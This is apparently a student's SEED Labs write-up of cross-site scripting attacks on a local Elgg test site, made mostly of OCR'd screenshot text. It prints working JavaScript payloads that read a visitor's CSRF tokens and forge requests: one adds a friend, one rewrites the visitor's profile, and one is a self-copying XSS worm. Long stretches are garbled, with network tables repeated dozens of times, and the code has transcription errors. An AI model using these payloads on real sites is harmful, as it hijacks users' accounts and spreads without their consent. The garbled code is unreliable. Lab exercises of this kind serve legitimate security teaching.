200	GET	jquery-ui.js	www.xss...	script.js		cached	0 B							
200	GET	require_config.js	www.xss...	script.js		cached	798 B							
200	GET	require.js	www.xss...	script.js		cached	0 B							
200	GET	elgg.js	www.xss...	script.js		cached	0 B							
200	GET	en.js	www.xss...	script.js		cached	0 B							
200	GET	init.js	www.xss...	script.js		is cached	0 B							

We observe that on adding Boby as a friend, a GET request is sent to www.xsslabelgg.com/action/friends/add?friend=45 where 45 indicates the id of the user, 45 being Boby's Id. The below screenshot shows the parameters sent as query string with the GET request.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

All Site Activity : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Boby : XSS Lab Site x All Site Activity : XSS Lab Site x +

www.xsslabelgg.com/activity 120% Search

Most Visited SEED Labs Sites for Labs Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

All Site Activity

All Mine Friends

Filter Show All

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.60 s	1.92 s	2.24 s
302	GET	addfriend=45...	www.xs...	document.html	html	3.77 KB	17.94 KB								
302	GET	/	www.xs...	document.html	html	3.78 KB	17.94 KB								
200	GET	activity	www.xs...	document.html	html	3.81 KB	17.94 KB								
200	GET	Font-awesome...	www.xs...	stylesheet.css	stylesheet.css		28.38 KB								
200	GET	elgg.css	www.xs...	stylesheet.css	stylesheet.css		58.09 KB								
200	GET	colorbox.css	www.xs...	stylesheet.css	stylesheet.css		3.80 KB								
200	GET	jquery.js	www.xs...	script.js	script.js		0 B								
200	GET	jquery-ui.js	www.xs...	script.js	script.js		0 B								
200	GET	require_config.js	www.xs...	script.js	script.js		798 B								
200	GET	require.js	www.xs...	script.js	script.js		0 B								
200	GET	elgg.js	www.xs...	script.js	script.js		0 B								
200	GET	en.js	www.xs...	script.js	script.js		0 B								
200	GET	init.js	www.xs...	script.js	script.js		0 B								
								Total time needed to load all requests							
								17 requests	146.76 KB / 11.37 KB transferred	Finish: 1.91 s	DOMContentLoaded: 980 ms	load: 1.95 s			

Headers Cookies Params Response Timings Stack Trace

Filter request parameters

_elgg_token: fh3Rt0PtiWqZQAYyBlwVHA
_elgg_ts: 1605929743
friend: 45

Right Ctrl

We observe that Bob is added as Samy's Friend.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Samy : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Boby : XSS Lab Site x Samy : XSS Lab Site x +

www.xsslabelgg.com/profile/samy 120% Search

Most Visited SEED Labs Sites for Labs

Samy

Add widgets

Friends

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.60 s	1.92 s	2.24 s
200	GET	Font-awesome.css	www.xsslabelgg.com	stylesheet.css	stylesheet.css		28.38 KB								
200	GET	elgg.css	www.xsslabelgg.com	stylesheet.css	stylesheet.css		58.09 KB								
200	GET	colorbox.css	www.xsslabelgg.com	stylesheet.css	stylesheet.css		3.80 KB								
200	GET	47large.jpg	www.xsslabelgg.com	img.jpeg	jpeg		13.64 KB								
200	GET	jquery.js	www.xsslabelgg.com	script.js	script.js		0 B								
200	GET	jquery-ui.js	www.xsslabelgg.com	script.js	script.js		0 B								
200	GET	require_config.js	www.xsslabelgg.com	script.js	script.js		798 B								
200	GET	require.js	www.xsslabelgg.com	script.js	script.js		0 B								

Filter URLs

Since we want to achieve adding Samy as friend of all users who visit Samy's profile, we need to find out Samy's Id(guid). This can be found from the page source as it is stored in a Javascript variable as shown in the below screenshot.

```
erred by Elgg</li></ul>

[{"guid":47,"type":"user","subtype":"","owner_guid":47,"tp://www.xsslabelgg.com/cache/1501099743/default/elgg/r
```

We observe that the guid of Samy is 47. Thus a valid request to www.xsslabelgg.com/action/friends/add?friend=47 adds Samy as the user's friend.

The script that achieves this is shown below.

Using Ajax XMLHttpRequest we send a GET request to the above mentioned URL along with the csrf tokens to add Samy as the user's friend. On saving the above form we observe that nothing appears on the webpage, just a popup indicating that the profile was updated.

A screenshot of a Mozilla Firefox browser window titled "Samy : XSS Lab Site - Mozilla Firefox". The address bar shows "http://www.xsslabelgg.com/samy". The main content area displays "XSS Lab Site" with a profile for "Samy". The profile picture is a person working on a laptop with binary code in the background. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right is a sidebar titled "Friends" containing a single friend entry with a small icon and the name "Samy". A green success message at the top right says "Your profile was successfully saved." The browser interface includes a toolbar, menu bar, and status bar showing "9:55 AM".

Now we login to the website as Alice, initially we observe that Alice has no friends in the list as shown in the below screenshot.

A screenshot of a Mozilla Firefox browser window titled "Alice's friends : XSS Lab Site - Mozilla Firefox". The address bar shows "http://www.xsslabelgg.com/friends/alice". The main content area displays "XSS Lab Site" with a section titled "Alice's friends" showing "No friends yet.". To the right is a sidebar titled "Alice" containing links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", and sections for "Friends", "Friends of", "Friend collections", and "Invite friends". A search bar is also present. The browser interface includes a toolbar, menu bar, and status bar showing "9:56 AM".

We go to the members page and then to Samy's profile.

Screenshot of the XSS Lab Site showing the 'Newest members' page.

The page displays a list of newest members: Samy, Charlie, Boby, Alice, and Admin. A search bar and a total member count of 5 are also present.

Powered by Elgg

Screenshot of the XSS Lab Site showing the user profile for Samy.

The profile page includes a profile picture of a person in a hooded jacket, a bio section with 'About me', and social interaction buttons for 'Add friend', 'Send a message', and 'Report user'. A sidebar lists 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'.

A sidebar on the right shows a 'Friends' section with two friends listed.

If our XSS attack worked, then Samy should be added as Alice's friend. We will go to Alice's friends page.

From the below screenshot we observe that Samy is added as Alice's friend which was earlier empty. Thus our XSS attack scripts was successfully executed.

A screenshot of a Mozilla Firefox browser window titled "Alice's friends : XSS Lab Site - Mozilla Firefox". The address bar shows the URL <http://www.xsslabelgg.com/friends/alice>. The main content area displays the "XSS Lab Site" header and a "Alice's friends" section. Under "Alice's friends", there is a single entry for "Samy". On the right side, there is a sidebar for "Alice" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", and sections for "Friends", "Friends of", "Friend collections", and "Invite friends". The status bar at the bottom indicates "Powered by Elgg".

We can verify this again with another user as our script adds Samy as a friend to any user who visits Samy's Profile. Below screenshots show another user Charlie to which the Samy is added as friend.

A screenshot of a Mozilla Firefox browser window titled "Charlie's friends : XSS Lab Site - Mozilla Firefox". The address bar shows the URL <http://www.xsslabelgg.com/friends/charlie>. The main content area displays the "XSS Lab Site" header and a "Charlie's friends" section. It shows the message "No friends yet.". On the right side, there is a sidebar for "Charlie" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", and sections for "Friends", "Friends of", "Friend collections", and "Invite friends". The status bar at the bottom indicates "Powered by Elgg".

The screenshot shows a Mozilla Firefox window running on a virtual machine. The title bar says "Victim [Running] - Oracle VM VirtualBox". The address bar shows "http://www.xsslabelgg.com". The main content area displays the "XSS Lab Site" with a section titled "Charlie's friends" showing "Samy". The right sidebar contains a search bar and links for "Charlie" (Blogs, Bookmarks, Files, Pages, Wire posts), "Friends" (Friends of, Friend collections, Invite friends), and "Powered by Elgg". The bottom status bar shows "Powered by Elgg".

Thus, we successfully added our user Samy as the victim's friend without their knowing.

Task 5: Modifying the victim's profile

Now we will try to modify the victim's profile using a Javascript code with a POST request. First, we will need to understand the POST request sent when the profile is updated.

We will edit a profile and save to observe the request in the developer tools.

The screenshot shows the Mozilla Firefox developer tools Network tab. The timeline shows a POST request to "http://www.xsslabelgg.com/action/profile/edit" with a status of 302 Found. The Headers panel shows the following details:

Request URL	HTTP/1.1	Method	Accept	Accept-Encoding	Accept-Language	Content-Type
http://www.xsslabelgg.com/action/profile/edit	302 Found	POST	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	gzip, deflate	en-US,en;q=0.5	application/x-www-form-urlencoded

The Cookies, Params, Response, and Timings panels are also visible in the developer tools interface.

The above screenshot shows the post request sent to <http://www.xsslablegg.com/action/profile/edit> when we edit the profile. The parameters sent with the POST request are shown below.

The screenshot shows the NetworkMiner tool interface with the 'Params' tab selected. The request parameters are listed as follows:

- accesslevel[website]: 2
- briefdescription:
- contactemail:
- description: <script+type="text/javascript">++++window.onload+=+function(){++++++var+Ajax+=+null; +++++++var+ts+=+"&_elgg_ts="+elgg.security.token._elgg_ts; +++++++var+token+=+"&_elgg_token="+elgg.security.token._elgg_token; +++++++var+sendurl+=+"http://www.xsslablegg.com/action/friends/add?friend=47"+token+ts; +++++++Ajax+=+new+XMLHttpRequest(); ++++++Ajax.open("GET",sendurl,true); ++++++Ajax.setRequestHeader("Host", "www.xsslablegg.com"); ++++++Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); ++++++Ajax.send(); +++)</script>
- guid: 47
- interests:

We observe that content consists of tokens and ts variables in addition to the profile fields and the access levels.

The XSS code script is shown below where we try to achieve a legitimate POST request with the parameters.

The screenshot shows a Mozilla Firefox browser window titled 'Edit profile : XSS Lab Site - Mozilla Firefox'. The address bar shows the URL www.xsslablegg.com/profile/samy/edit. The main content area displays the 'XSS Lab Site' logo and the 'Edit profile' form. In the 'About me' field, the following XSS payload is entered:

```
<script type="text/javascript">
window.onload = function(){
    var Ajax = null;
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var desc = "&description=Chandan+is+my+Hero"+"&accesslevel%5D=2";
    var name = "&name=" + userName;

    var content = "http://www.xsslablegg.com/action/profile/edit";
}
```

The browser's developer tools Network tab is visible at the bottom, showing the request being sent to the server.

On saving the profile we don't see anything on the webpage apart from the popup of profile updated as shown below.

A screenshot of a Firefox browser window titled "Samy : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslabelgg.com/profile/samy". The page content shows a profile for "Samy" with a profile picture of a person at a computer. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section showing two friends with their profile pictures. At the bottom of the page, there is a success message: "Your profile was successfully saved." The browser's developer tools Network tab is open, showing a POST request to "http://www.xsslabelgg.com/action/profile/edit" with a size of 1.92 kB.

Next we login in to the website as Alice and visit Samy's profile from the members page.

A screenshot of a Firefox browser window titled "Alice : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslabelgg.com/profile/alice". The page content shows a profile for "Alice" with a profile picture of Alice in Wonderland. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section showing one friend with their profile picture. The browser's developer tools Network tab is open, showing a POST request to "http://www.xsslabelgg.com/action/profile/edit" with a size of 1.28 kB.

When we visit Samy's profile from Alice we see that a POST request is sent as observed in the dev tools. The POST request and the parameters are shown in the below screenshots.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Samy : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bobby : XSS Lab Site Samy : XSS Lab Site +

Most Visited SEED Labs Sites for Labs Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy About me

Friends

Samy

Network

Headers Cookies Params Response Timings Stack Trace

Request URL: http://www.xsslabelgg.com/action/profile/edit

Request method: POST

Remote address: 127.0.0.1:80

Status code: 302 Found Edit and Resend Raw headers

Version: HTTP/1.1

Response headers (365 B)

Request headers (414 B)

Accept: */*

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Content-Length: 137

15 requests 133.56 KB / 11.57 KB transferred Finish: 2.42 s DOMContentLoaded: 719 ms load: 1.60 s

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Samy : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bobby : XSS Lab Site Samy : XSS Lab Site +

Most Visited SEED Labs Sites for Labs Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy About me

Friends

Samy

Network

Headers Cookies Params Response Timings Stack Trace

Request parameters

Form data

_elgg_token: ZFVsZuV1N1Yw1ENQlqV-2Q

_elgg_ts: 1605967919

accesslevel[description]: 2

description: Chandan+is+my+Hero

guid: 44

name: Alice

15 requests 133.56 KB / 11.57 KB transferred Finish: 2.42 s DOMContentLoaded: 719 ms load: 1.60 s

Filter URLs

Headers Cookies Params Response Timings Stack Trace

Request parameters

Form data

_elgg_token: ZFVsZuV1N1Yw1ENQlqV-2Q

_elgg_ts: 1605967919

accesslevel[description]: 2

description: Chandan+is+my+Hero

guid: 44

name: Alice

Now if our XSS attack was successful, then Alice's profile should be updated with the message we wanted "Chandan is my Hero".

The screenshot shows a Mozilla Firefox window running on an Oracle VM VirtualBox. The title bar says "Victim [Running] - Oracle VM VirtualBox". The address bar shows "Alice : XSS Lab Site - Mozilla Firefox" and "www.xsslabelgg.com/profile/alice". The main content area displays the "XSS Lab Site" profile for "Alice". The profile picture is a cartoon of Alice in Wonderland. The "About me" field contains the text "Chandan is my Hero". On the left sidebar, there are links for "Edit profile" and "Edit avatar", along with "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". A "Friends" section is visible on the right, showing one friend with a small profile picture. The status bar at the bottom right shows "Right Ctrl".

From the above screenshot it is evident that our XSS attack was successful and we were able to update the Victim's profile through the XSS attack.

Task 6: Writing a self-propagating XSS worm

Now we will try to achieve a self-propagating worm which will update the profile with our message and the script code responsible for it onto every victim's profile so that other users visiting the victim's profile will also be affected. The script code is shown in the below screenshot.

The screenshot shows a terminal window titled "script.js (/var/www/html) - gedit". The code in the terminal is as follows:

```
1<script type="text/javascript" id="worm">
2
3    window.onload = function(){
4
5        var userName = elgg.session.user.name;
6        var guid = "&guid=" + elgg.session.user.guid;
7        var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
8        var token = "&_elgg_token=" + elgg.security.token._elgg_token;
9        var briefdesc = "&briefdescription=Chandan+is+my+Hero" .concat("&accesslevel%5B&briefdescription%5D=2");
10       var name = &name+userName;
11
12       var jsCode = "<script type='text/javascript' id='worm'>" .concat(document.getElementById("worm").innerHTML) .concat("</>") .concat("<script>");
13       var wormCode = encodeURIComponent(jsCode);
14       var desc = "&description=" .concat(wormCode) .concat("&accesslevel%5B&briefdescription%5D=2");
15
16       var endurl = "http://www.xsslabelgg.com/action/profile/edit";
17       var content = token+ts+name+desc+briefdesc+guid;
18       var guid = 4;
19
20       if(elgg.session.user.guid != samyGuid){
21           Ajax = null;
22           Ajax = new XMLHttpRequest();
23           Ajax.open("POST", endurl, true);
24           Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
25           Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
26           Ajax.send(content);
27       }
28   </script>
29
30|
```

We write the above script code into the about me field of Samy's account and save the profile with new edit as shown below.

The screenshot shows the Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The URL in the address bar is www.xsslabelgg.com/profile/samy/edit. The main content area displays the "Edit profile" form for "Samy". In the "About me" field, the following JavaScript payload is entered:

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var briefdesc = "&briefdescription=Chandan+is+my+Hero" + concat("&accesslevel=" + %5Bbriefdescription%5D=2");
    var name = "Zasma" + userName;
}
```

The "Public" dropdown is set to "Public". To the right, the "Visual editor" panel shows a preview of the profile page with the injected script. The sidebar on the right contains links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

The screenshot shows the Mozilla Firefox browser window with the title "Samy : XSS Lab Site - Mozilla Firefox". The URL in the address bar is www.xsslabelgg.com/profile/samy. The main content area displays the user profile for "Samy". A green success message at the top right says "Your profile was successfully saved." The profile page includes a large thumbnail image of a person, the user's name "Samy", and the "About me" section which now contains the injected JavaScript. The sidebar on the left provides links for "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The sidebar on the right shows a "Friends" section with one friend listed. The bottom right corner of the browser window shows a toolbar with various icons.

We observe a popup indicating the profile was updated.

Now we will login as Alice and visit Samy's profile. We will keep the dev tools open to observe any requests made.

From the below screenshot observe that a POST request is made. The parameters and request is as follows.

Samy : XSS Lab Site - Mozilla Firefox

File Machine View Input Devices Help

Samy : XSS Lab Site Samy : XSS Lab Site +

www.xsslabelgg.com/profile/samy 120% Search

Most Visited SEED Labs Sites for Labs Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
About me

Friends

Samy

Network

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	1.28 s	2.56 s	3.84 s	5.12 s	6	Headers	Cookies	Params	Response	Timings	Stack Trace	
200	GET	jquery-ui.js	www.xsslabelgg...	script	js	cached	0 B							Request URL: http://www.xsslabelgg.com/action/profile/edit						
200	GET	require_config.js	www.xsslabelgg...	script	js	cached	798 B							Request method: POST						
200	GET	require.js	www.xsslabelgg...	script	js	cached	0 B							Remote address: 127.0.0.1:80						
200	GET	elgg.js	www.xsslabelgg...	script	js	cached	0 B							Status code: ▲ 302 Found	Edit and Resend	Raw headers				
200	GET	en.js	www.xsslabelgg...	script	js	cached	0 B							Version: HTTP/1.1						
200	GET	init.js	www.xsslabelgg...	script	js	cached	619 B							Filter headers						
200	GET	ready.js	www.xsslabelgg...	script	js	cached	271 B							Response headers (365 B)						
200	GET	Plugin.js	www.xsslabelgg...	script	js	cached	630 B							Request headers (415 B)						
302	POST	edit	www.xsslabelgg...	xhr	html	4.43 KB	15.51 KB							Accept: */*						
200	GET	alice	www.xsslabelgg...	xhr	html	4.45 KB	15.51 KB							Accept-Encoding: gzip, deflate						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Accept-Language: en-US;q=0.5						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Connection: keep-alive						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Content-Length: 1842						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	Friends	www.xsslabelgg...	xhr	html	3.67 s								DOMContentLoaded: 1.72 s						
200	GET	Samy	www.xsslabelgg...	xhr	html	3.67 s								Load: 3.67 s						
200	GET	About me	www.xsslabelgg...	xhr	html	3.67 s								DOMContent						

Screenshot of Mozilla Firefox Developer Tools Network tab showing a POST request to 'edit' endpoint on 'www.xsslbelgg.com'. The request includes a XSS payload: 'description: <script type="text/javascript" id="worm">window.onload = function(){var userName = elgg.session.user.name; var guid = "&guid=" + elgg.session.user.guid; var ts = "&elgg_ts=" + elgg.security.token...'. The response shows a 302 redirect to 'alice'.

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	640 ms	1.28 s	1.92 s	2.56 s
200	GET	jquery-ui.js	www.xsslbelgg.com		script	js	cached	0 B				
200	GET	require_config.js	www.xsslbelgg.com		script	js	cached	798 B				
200	GET	require.js	www.xsslbelgg.com		script	js	cached	0 B				
200	GET	elgg.js	www.xsslbelgg.com		script	js	cached	0 B				
200	GET	en.js	www.xsslbelgg.com		script	js	cached	0 B				
200	GET	init.js	www.xsslbelgg.com		script	js	cached	619 B				
200	GET	ready.js	www.xsslbelgg.com		script	js	cached	271 B				
200	GET	Plugin.js	www.xsslbelgg.com		script	js	cached	630 B				
302	POST	edit	www.xsslbelgg.com		xhr	html	4.43 KB	15.51 KB				
200	GET	alice	www.xsslbelgg.com		xhr	html	4.45 KB	15.51 KB				

Time when "DOMContentLoad" event occurred

Screenshot of Mozilla Firefox Developer Tools Network tab showing a POST request to 'edit' endpoint on 'www.xsslbelgg.com'. The request includes a XSS payload: 'description: <script type="text/javascript" id="worm">window.onload = function(){var userName = elgg.session.user.name; var guid = "&guid=" + elgg.session.user.guid; var ts = "&elgg_ts=" + elgg.security.token...'. The response shows a 302 redirect to 'alice'.

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	640 ms	1.28 s	1.92 s	2.56 s
200	GET	jquery-ui.js	www.xsslbelgg...script	js	cached	0 B						
200	GET	require_config.js	www.xsslbelgg...script	js	cached	798 B						
200	GET	require.js	www.xsslbelgg...script	js	cached	0 B						
200	GET	elgg.js	www.xsslbelgg...script	js	cached	0 B						
200	GET	en.js	www.xsslbelgg...script	js	cached	0 B						
200	GET	init.js	www.xsslbelgg...script	js	cached	619 B						
200	GET	ready.js	www.xsslbelgg...script	js	cached	271 B						
200	GET	Plugin.js	www.xsslbelgg...script	js	cached	630 B						
302	POST	edit	www.xsslbelgg...xhr	html	4.43 KB	15.51 KB						
200	GET	alice	www.xsslbelgg...xhr	html	4.45 KB	15.51 KB						

Time when "DOMContentLoad" event occurred

Form data:

```
_elgg_token: td9SsN8Kj9vVqNCUclSTDg
_elgg_ts: 1605977798
accesslevel[briefDescription]: 2
briefDescription: Chandan+is+my+Hero
description: <script type="text/javascript" id="worm">window.onload = function(){var userName = elgg.session.user.name; var guid = "&guid=" + elgg.session.user.guid; var ts = "&elgg_ts=" + elgg.security.token...&elgg_token=" + elgg.security.token._elgg_token; var token = "&_elgg_token=" + elgg.security.token._elgg_token; var briefdesc = "&briefDescription=Chandan+is+my+Hero".concat("&accesslevel%5BbriefDescription%5D=2"); var name =
```

Now we login as Boby and visit Alice's profile to see if it is self-propagating. When we visit Alice's profile we observe that a POST request is made as seen in the dev tools. Thus indicating that our XSS script is self-propagating. The below screenshots show the following.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Boby : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bob : XSS Lab Site X Bob : XSS Lab Site X +

www.xsslbelgg.com/profile/boby 120% Search

Most Visited SEED Labs Sites for Labs Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets

Boby

Brief description:

No friends yet.

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	1.28 s	2.56 s	3.84 s	5.12 s
200	GET	4large.jpg	www.xsslbelgg.com	img	jpeg	cached	9.06 KB					
200	GET	jquery.js	www.xsslbelgg.com	script	js	cached	0 B					
200	GET	jquery-ui.js	www.xsslbelgg.com	script	js	cached	0 B					
200	GET	require_config.js	www.xsslbelgg.com	script	js	cached	798 B					
200	GET	require.js	www.xsslbelgg.com	script	js	cached	0 B					
200	GET	elgg.js	www.xsslbelgg.com	script	js	cached	0 B					
200	GET	en.js	www.xsslbelgg.com	script	js	cached	0 B					
200	GET	init.js	www.xsslbelgg.com	script	js	cached	619 B					
200	GET	ready.js	www.xsslbelgg.com	script	js	cached	271 B					
200	GET	Plugin.js	www.xsslbelgg.com	script	js	cached	630 B					

